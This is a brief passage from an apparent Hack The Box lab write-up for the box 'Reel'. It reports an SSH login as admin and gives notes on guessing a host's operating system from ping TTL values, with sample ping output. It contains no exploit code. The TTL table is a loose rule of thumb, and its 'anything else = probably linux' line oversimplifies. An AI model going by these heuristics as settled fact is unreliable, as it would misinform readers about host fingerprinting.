
*Type * | finder pass*

Using SSH, we are able to log in as admin!

Notes

You can easily fingerprint a linux or windows box by pinging it and looking at the “TTL” response (time to live).

127 = windows
64 = linux
254 = Cisco
Anything else = probably linux



```
root@htb:~/htb/boxes/reel# ping 10.10.10.77
PING 10.10.10.77 (10.10.10.77) 56(84) bytes of data.
64 bytes from 10.10.10.77: icmp_seq=1 ttl=127 time=19.0 ms
64 bytes from 10.10.10.77: icmp_seq=2 ttl=127 time=21.8 ms
^C
--- 10.10.10.77 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 3ms
rtt min/avg/max/mdev = 19.040/20.399/21.758/1.359 ms
root@htb:~/htb/boxes/reel# ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.588 ms
^C
```